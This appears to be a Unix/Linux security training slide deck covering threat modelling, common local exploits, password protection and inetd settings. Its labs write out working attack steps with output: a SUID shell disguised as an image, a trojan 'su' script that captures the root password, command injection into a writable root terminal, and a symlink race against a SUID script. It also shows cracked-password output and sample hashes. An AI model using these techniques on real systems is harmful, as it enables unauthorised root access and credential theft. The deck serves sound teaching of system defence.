

Unix/Linux: Crash course in the why & how of security

Chris Wong

Technical Consultant
Cerius Technology Group, Inc

cwong@cerius.com

<http://www.newfdawg.com>



Agenda

- 6 questions
- Common exploits (host-based)
- Gaining access
 - users, access points, services
- Misc.
 - executable_stack, /etc/default/security, PAM, Restricted Shell, FTP, disk, auditing, accounting
- Distributing root privileges
- Overviews
 - Kerberos
 - IPSec
 - IPFilter
- Bastille
- Monitoring Changes
- Defacers Challenge – real world examples
- chkrootkit
- IDS/9000 and Snort
- .rhosts
- SSH
- Random Number Generator

The 6 questions

- Who
- What
- Where
- When
- Why
- How



Who are you protecting against?

- Outside threats
 - No control (Internet)
 - Some control (partners)
- Inside threats
 - Disgruntled employees
 - Intruders
- Distinguishing outside versus inside

What are you securing?

Computer Security – 3 main areas

- Privacy – requires rules
- Integrity – most difficult
- Availability – easiest to justify

What

applications are you securing?

<u>Availability</u>	<u>Integrity</u>	<u>Privacy</u>
Order Processing	Financials	Payroll/HR
Invoicing	Sales Projections (based on rough inventory and market values)	

What


services are you securing?



<u>Invoicing</u>	<u>Sales Projections</u>	<u>Payroll/HR</u>
Access to server from client (ssh)	File Transfer	Access to server from client (ssh)
Oracle processes	Oracle processes	Oracle processes
Printing		Direct Deposit

Where

are the pieces that need to be secured?



When

is access allowed or denied?



<u>Service</u>	<u>Who</u>	<u>Time</u>	<u>Day</u>
SSH	Invoicing	8:00-5:00	M-F
Oracle Instance 02	Payroll/HR	8:00-5:00	M-F,Sat
FTP	Projections	Noon-4:00	Friday
http	Customers	All	All

Why?

Because the organization is at risk

Lawsuits - what if personnel information becomes public?

Missed deadlines - downtime causes a newspaper to miss the printing deadline

Competitive information - trade secrets

Loss of reputation - stock could drop or you could go out of business. Customers will go somewhere else

Loss of employee productivity

Why?

Because *you* are at risk and you use **UNIX/Linux**



- Not good for your career
- Ignorance is no longer an excuse
- Not if, but when
- Document.... CYA
- You can be held personally liable
- UNIX/Linux designed to make security serviceable
- Much easier than used to be
 - Bastille, How To's, etc..

HOW to improve security

■ Barriers



■ Encryption & Authentication



■ IDS



- Hardware solutions
- Software solutions
 - Open Source
 - O/S Vendor specific
 - free & purchasable
 - Third Party
- Awareness through education

Common exploits to gain root access

- Copy of shell with SUID – root
- Obtaining the password
 - Trail & Error
 - Crack
- Exploiting dot on PATH
- Writing to Terminal
- Open Permission
- Physical Access
- Buffer Overflow
- SUID Scripts/Programs
- Social Engineering
- Sniffing

CE: A copy of the shell


- If a regular user can get a copy of the shell with the SUID bit set for root, when this user runs this shell, the user will be root
- SUID = Set User ID
- When you run a program that has the SUID bit set, the program will run as the owner of that program
- Example:
 - -r-**s**r-xr-x 1 **root** bin /bin/passwd

Lab

SUID copy of shell

- As root:
 - # cp /bin/sh /home/jrice/grandcanyon.bmp
 - # chmod 4755 /home/jrice/grandcanyon.bmp
- As jrice:
 - \$ /home/jrice/grandcanyon.bmp
- Who are you? _____
- How can a regular user do this?

```
ctg701: whoami
jrice
ctg701: ./grandcanyon.gif
ctg701: whoami
root
```



CE: Obtaining the password

- Trial & Error
 - By default, HP-UX will let a user attempt to login an unlimited number of times. After 3 unsuccessful logins, the connection is broken, but can be immediately re-established.
 - Can be done locally or over network
 - By default, telnet access is disabled in Red Hat Linux 9.

```
#
# telnet teleport.com
Trying...
Connected to teleport.com.
Escape character is '^J'.

SunOS UNIX (linda)

login; alf
Password;
Login incorrect
login; alf
Password;
Login incorrect
login; alf
Password;
Login incorrect
login; █
```



CE: Obtaining the password

- Crack
 - Dictionary attack
 - Guess a possible password (retrieve from the dictionary)
 - Try it out, if the computed hash is wrong, start over
 - Must have access to password file with encrypted passwords
 - Use appropriate dictionary

./Reporter

```

----passwords cracked as of Fri Dec 1 19:52:01 PST 2002
971920189:Guessed bvaught [kitty],, [/etc/passwd /usr/bin/sh]
971920189:Guessed bvaught [kitty],, [/etc/passwd /usr/bin/sh]
971920189:Guessed bvaught [kitty],,, [/etc/passwd /usr/bin/sh]
971920189:Guessed bvaught [kitty],,, [/etc/passwd /usr/bin/sh]
971921701:Guessed brankin [5ing],,, [/etc/passwd /usr/bin/sh]
971921701:Guessed brankin [5ing],,, [/etc/passwd /usr/bin/sh]
  
```



The password file

```

root:NNxjaB91XglVc:0:3::/root:/sbin/sh/etc/passwd
daemon:*:1:5:::/sbin/sh
bin:*:2:2::/usr/bin:/sbin/sh
sys:*:3:3::/: adm:*:4:4::/var/adm:/sbin/sh
uucp:*:5:3::/var/spool/uucppublic:/usr/lbin/uucp/uucico
lp:*:9:7::/var/spool/lp:/sbin/sh
nuucp:*:11:11::/var/spool/uucppublic:/usr/lbin/uucp/uucic
hpdb:*:27:1:ALLBASE:/:/sbin/sh www:*:30:1::/:
webadmin:*:40:1::/usr/obam/server/nologindir:/usr/bin/fal
vking:Msne1LDVfF6ts:4002:20:,,,:/home/vking:/usr/bin/sh
jrice:.3XBAFLYJdfoQ:4001:20:,,,:/home/jrice:/usr/bin/sh
nancy:2s0xtr1/OoY9w:101:20::/home/guest:/usr/bin/rsh
sshd:*:102:101:sshd privsep:/var/empty:/bin/false
newfdawg:Xd8w3Ur.5/NJI:8240:20:,,,:/home/newfdawg:/usr/bi

```

CE: Exploiting . (dot) on PATH

- When a command is executed, it is located by searching (in order) through the directories listed in the user's PATH.
- By changing the PATH, a user can try and emulate a valid command to do something different.

Lab

Exploiting PATH

As user: jrice in jrice's home directory:


1: Create an executable file and call it "su" with the following contents:

```
stty -echo
echo "Password:\c"
read password
echo
echo "$password $1" >> myfile
rm $HOME/su
stty echo
echo su: Sorry
```

2: Modify the PATH to include the current directory at the beginning:

```
export PATH=./$PATH
```

3: Still as jrice: su – root. Enter the correct password. What happened? What happens when you su again? Can you see the password?



Exploiting . on PATH

```
ctg701: whoami
jrice
ctg701: su -
Password:
su: Sorry
ctg701: su -
Password:
You have mail.
Value of TERM has been set to "hp".
WARNING: YOU ARE SUPERUSER !!
ctg701#: exit
logout root
ctg701: more myfile
rootpass -
```

#5: Writing to Device

- If the permissions of your terminal device file are set to write for others, clever hackers can write to your terminal and their commands will be executed as you



Lab: Writing to a terminal



As user: jrice in jrice's home directory:

1: issue `who -T` to see which terminals are owned by root that are writeable. Send the following string to *that* terminal:

```
$ echo "\r cp /bin/sh /home/jrice/grandcanyon.bmp \r\033d" > /dev/console
```

2: Did it work?

Open another session and log on as root. Execute "hpterm" to start an hpterm. Execute "mesg y". Issue `who -T` to find this new terminal and as jrice try issuing the same command again to this new terminal.

```
$ echo "\r cp /bin/sh /home/jrice/grandcanyon.bmp \r\033d" > /dev/tty1
```

3: Did it work?

What is the required combination? #1: _____ and
#2: _____

Writing to terminal: Failure

```
ctg701: who -T
```

```
root +      pts/ta Jul 10 20:38 .      4807    192.168.1.108
jrice -     pts/tb Jul 12 10:41 .      5263    ctg700
root -      pts/2  Jul 10 16:15 old     4688    ctg701:0.0
```

```
ctg701: whoami jrice
```

```
ctg701: echo "\r cp /bin/sh $HOME/canyon.gif \r\033d" > /dev/pt
```

```
ctg701: echo "\r clear \r\033d" > /dev/pts/ta
```

```
ctg701: echo "\r chmod 4755 $HOME/canyon.gif \r\033d" > /dev/pt
```

```
ctg701: echo "\r clear \r\033d" > /dev/pts/ta
```

```
ctg701: ls canyon.gif
```

```
ctg701: canyon.gif not found
```

```
ctg701#: mesg y
```

```
    cp /bin/sh /home/jrice/canyon.gif
```

```
    clear
```

```
    cp chmod 4755 /home/jrice/canyon.gif
```

```
    clear
```

On root's screen

Writing to terminal: success

```
ctg701: echo "\r cp /bin/sh $HOME/canyon.gif \r\033d" >  
/dev/tty1
```

```
ctg701: echo "\r chmod 4755 $HOME/canyon.gif \r\033d" >  
/dev/tty1
```

```
ctg701: ls -l canyon.gif  
-rwsr-xr-x 1 root sys 204800 Jul 12 10:58 canyon.gif
```

```
ctg701:
```

```
ctg701: whoami  
jrice  
ctg701: ./canyon.gif  
ctg701: whoami  
root
```

Writing to terminal: HP-UX vs. RH Linux



HP-UX

```
ctg701#: ll /dev/pts/ta
crw----- 1 root tty 19 0x000000 Jul 12 11:40 /de
ctg701#: mesg y
ctg701#: ll /dev/pts/ta
crw--w--w- 1 root tty 19 0x000000 Jul 12 11:40 /dev/pts/
```

RHL

```
root + tty3 Jul 7 23:54
jrice + tty4 Jul 12 11:28
```

```
ls -l /dev/tty3
```

```
crw--w---- 1 root tty 4, 3 Jul 12 11:33 /de
```

File Permission Quiz


- File: `-rwxr-xr--` user1 users myfile
- If logged on as user2 (a member of group users), what access do you have to this file?
- Answer:

Permission Quiz

- File: `-rwxr-xr--` user1 users myfile
- Directory: `drwxr-x---` user1 users /home/user1
 - User2 would only have read and execute permission
- Directory: `drwx-----` user1 users /home/user1
 - User2 would have no permissions
- Directory: `drwxrwx---` user1 users /home/user1
 - User2 can read, execute, and delete this file.

Correct Answer?

- Q: When reviewing the permissions of a file, what is always the correct answer when a question regarding permissions is asked?
- A: What are the permissions of the directory?



CE: Open Permissions

- Least understood
- Not protected, what can they do?
 - Any command or series of commands they want executed by root or a special user
- Protect:
 - Any directory in root's PATH
 - Any directory in special user's PATH
 - mroe
 - Start up Scripts
 - Do they call another script?
 - Auto-executable by root or special user
 - Cron

CE: Physical Access

- Single-user mode
- Tapes
- Manuals and other written or on-line procedures
- Programmable function keys
- Glass windows

CE: Buffer Overflow

- buffer overflow: n. What happens when you try to stuff more data into a buffer (holding area) than it can handle. This may be due to a mismatch in the processing rates of the producing and consuming processes or because the buffer is simply too small to hold all the data that must accumulate before a piece of it can be processed. For example, in a text-processing tool that crunches a line at a time, a short line buffer can result in lossage as input from a long line overflows the buffer and trashes data beyond it. Good defensive programming would check for overflow on each character and stop accepting data when the buffer is full up. The term is used of and by humans in a metaphorical sense. "What time did I agree to meet you? My buffer must have overflowed." Or "If I answer that phone my buffer is going to overflow." See also spam, overrun screw.

<http://sunsite.informatik.rwth-aachen.de/jargon300/bufferoverflow.html>

CE: Buffer Overflow

#1 problem?

Documents retrieved : 23

Home > HP-UX Software > Security Bulletins

Search By Keyword [help](#)


Search criteria All Words Any Word Exact Phrase Boolean

Sort Results by: Score Date Doc Type

score	type	date	size	description
58	SB	2002 Feb 20	7411	HPSBUX0111-175 Sec. Vulnerability in dtspcd (rev. 2)
58	SB	2001 Dec 05	7311	HPSBUX0110-168 Sec. Vulnerability in rpc.ttdbserverd (rev.3)
58	SB	2001 Nov 20	7004	HPSBUX0111-176 Sec. Vulnerability in rldsdemon

Document: Done (2.375 secs)

CE: SUID Script or Program




CE: SUID Script




Current Shell UID: 4004 PID: 1887
PPID: 1886

Execute script



New Shell EUID: 0 PID: 1909
PPID: 1887

```
my script
bad, bad
things
```



~~shell script
do this and
do that~~

CE: SUID Script

- In `–s /opt/ctg/bin/shell_script templink`
- Run script using the link name, not the script name
 until [`-f rootshell`]
 do
 `rm templink ; ln –s /opt/ctg/bin/shell_script templink`
 `(nice -19) ./templink & ; rm ./templink ; ln –s dirty.sh templink`
 `sleep 2`
 done



CE: Social Engineering

- Seen in movies & TV
- Strangers..... insiders
- Education users are more inquisitive but not enough
- Shoulder surfing
- New methods
- Physical access easy, especially for women

Gaining Access

- What is needed to gain access?
 - System (IP or name)
 - Connection (prompt or service)
 - Valid user login
 - Valid password [not always needed]
 - null password
 - single user mode
 - “r” commands

Why user management is so important

- The root user must be protected
- All other users are potential stepping stones to root
- All other users are potential stepping stones to other systems
- All users on other systems are potential stepping stones to your systems



Needed info: password

- Don't use services that transmit password in clear text
- /etc/passwd
 - Should be shadowed/trusted
 - If not, the hashed passwords are easily available to anyone
 - HP-UX: NIS not supported with trusted system

HP-UX password file(s)

```
ls -l /etc/passwd  
-r--r--r-- 1 root sys 780 Jul 11 20:30 /etc/passwd
```

```
tail /etc/passwd  
newfdawg:Xd8w3Ur.5/NJI:8240:20:,,,:/home/newfdawg:/usr/bin/sh  
jrice1:.3XBAF1YJdfoQ:4001:20:,,,:/home/jrice:/usr/bin/sh
```

```
ctg701#: /etc/tsconvert  
Creating secure password database...  
Directories created.  
Making default files.  
System default file created...  
Terminal default file created...  
Device assignment file created...  
Moving passwords...  
secure password database installed.  
Converting at and crontab jobs...  
At and crontab files converted.
```

HP-UX password files(s)

```
tail /etc/passwd
newfdawg:*:8240:20:,,,:/home/newfdawg:/usr/bin/sh
jrice1:*:4001:20:,,,:/home/jrice:/usr/bin/sh

ctg701#: more /tcb/files/auth/j/jrice
      jrice:u_name=jrice:u_id#4001:\
          :u_pwd=.3XBAFLYJdfoQ:\
          :u_auditid#12:\
          :u_auditflag#1:\

      :u_pswduser=jrice:u_suclog#1058040565:u_lock@:chkent:

ctg701#: ls -ld /tcb
dr-xr-x--x 3 root sys 96 Jul 12 13:09 /tcb
```

RH Linux

```
/etc/passwd:
```

```
newfdawg:x:501:501:~/home/newfdawg:/bin/sh
jrice:x:502:502:Jenny Rice:/home/jrice:/bin/sh
```

```
/etc/shadow:
```

```
newfdawg:$1$aDD3dcuG$lqUaM6WYtnTc6r/Q6Z2xB0:12221::99
999:::
jrice:$1$PmhBCl7F$uvp0LKS3JWJfVtaqIPcsP1:12245::99999
:::
```

```
[root@linux]# ls -l /etc/shadow
-r----- 1 root root 1054 Jul 12 11:28
/etc/shadow
```

```
[root@linux]# ls -l /etc/passwd
-rw-r--r-- 1 root root 1554 Jun 18 12:49
```

HP-UX Shadow Passwords

PHCO_27035	1.0	shadow.h cumulative patch
ShadowPW	B.01.00.00	HP-UX 11.11 Shadow Password Enablement Product
ShadowPW.SHADOW	B.01.00.00	Shadow Password Enablement
ShadowPW.SHADOW-MAN	B.01.00.00	Shadow Password Enablement Man Pages

- Supported with /etc/passwd or LDAP, not with NIS/NIS+
- Requires HP-UX 11i
- Ignite B.4.1 or higher (if using)
- pwconv
- pwunconv
- man shadow

Passwords now in /etc/shadow

```
newfdawg:x:8240:20:,,,:/home/newfdawg:/usr/bin/sh  
jrice1:x:4001:20:,,,:/home/jrice:/usr/bin/sh
```

```
#: ll -d /etc/shadow
```

```
-r----- 1 root sys 441 Aug 5 21:09 /etc/shadow
```

```
newfdawg:Xd8w4Ur.5/NJI:12270:.....
```

```
jrice1:.3XBFIYjdfoQ:12270:.....
```

Just like Linux

/etc/default/security

- PASSWORD_MAXDAYS
- PASSWORD_MINDAYS
- PASSWORD_WARNDAYS

Protecting the passwords

- Run crack regularly against password file
- Make sure `btmpt` exists with proper permissions
- Run commands that valid the fields (`authck [pwck] & grpck`)
- Use `vipw`, not `vi`
- Passwords on groups is less secure
- Aging
- `npasswd`
- Minimum password length
- Move to public/private keys

npasswd results

Date (Start)	May 1	May 22	June 22	July 15	Aug 15	Sept 15	Jan 15
Time:	9d 17h	7d 3h	10d 4h	5d 4h	5d 5h	5d 7h	7d
Total Accounts:	797	624	560	573	604	585	634
Locked Passwords ("*"):	105	84	116	133	138	136	151
Guessed Passwords							
Guessed (Locked – Null):	76	31	8	14	12	18	32
Guessed (Locked – Deactivated):	26	88	50	41	38	39	27
Guessed Vulnerable Accounts:	256	144	20	21	18	23	7
BERNIE:	25	5	3	2	2	2	0
ELTON:	1	1	0	0	0	1	0
NIGEL:	14	6	0	0	0	1	0
DAVEY:	156	98	14	14	12	16	7
DEE:	1	1	0	0	0	1	0
COOPER:	6	5	0	0	0	0	0
CALEB:	53	28	3	5	4	2	0
% Vulnerable Accounts:	32%	23%	4%	4%	3%	4%	1%

From: HP-UX 11i Security ISBN 0-13-033062-0 Table
2-11


Info needed: Valid Logon

```
# finger @teleport.com
# [teleport.com]
  User      Real Name      What      Idle      TTY      Host      Console Location
alf        Anthony Fiarito 1 day,    qa linda   (chaos.cs.pdx.edu)
allenw     Wayne Allen    1:47     sf linda   (198.236.41.133)
arcana     Jeremy Wells   0:31     p4 linda   (ip-pdx3-11.telep)
archer     Chris Goodwin  p2 kelly   (salem-11)
auntvq     auntvq         0:04     rc linda   (hpcvsop.cv.hp.co)
battlet    Timothy A Battles 1:54     r5 kelly   (a1-22)
beak       Skip Haak      q3 kelly   (a1-07)
boerio     Jeff Boerio    1:33     p9 kelly   (pdxgp1;S.0)
bojack     Kevin hof      s6 linda   (a0-05)
bradl      Brad LaBroad   0:16     q0 linda   (tekgate.tek.com)
buffalo    michael w hamilton 0:02     ra kelly   (a1-05)
bw         bw             0:02     t3 linda   (orglobe.intel.co)
charnell   Mara Charnell  t4 linda   (137.53.90.33)
chrisb     Christopher Baugh 0:06     q3 linda   (a0-13)
chuckf     Charles Frost  0:04     r9 linda   (a0-04)
cpress     Christine C. Press r2 linda   (a0-24)
cronin     Tom Cronin     0:01     s5 linda   (orglobe.intel.co)
csi5       Shawna         pf linda   (ip-pdx3-27.telep)
deeply     Deeply Shrouded De pd linda   (a0-22)
delphina   Sheri          p6 linda   (a0-14)
donscho    donald l schook qb linda   (a0-10)
```




The Internet Daemon


```
System (IP or name)
Connection (prompt or
service)
Valid user login
Valid password
```










/etc/inetd.conf



/etc/services




/etc/protocols



HP-UX: inetd.sec

```
telnet allow 192.168.1.100-138
```


```
ftp deny host123
```



/var/adm/inetd.sec

```
/etc/rc.confid.d/netdaemons:
```

```
export INETD_ARGS="-1"
```



xinetd

